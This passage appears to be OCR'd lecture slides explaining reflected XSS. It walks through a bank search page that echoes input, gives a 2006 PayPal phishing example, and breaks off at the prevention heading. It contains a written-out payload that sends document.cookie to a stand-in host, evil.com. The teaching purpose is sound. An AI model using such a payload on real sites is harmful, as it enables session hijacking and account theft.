
Reflected XSS (Cross-Site Scripting)

Victim client

Reflected XSS (Cross-Site Scripting)

Reflected XSS (Cross-Site Scripting)

Reflected XSS (Cross-Site Scripting)



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

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

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

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

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


Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=apple**
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
      "http://evil.com/?cookie = " +
      document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`

2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:

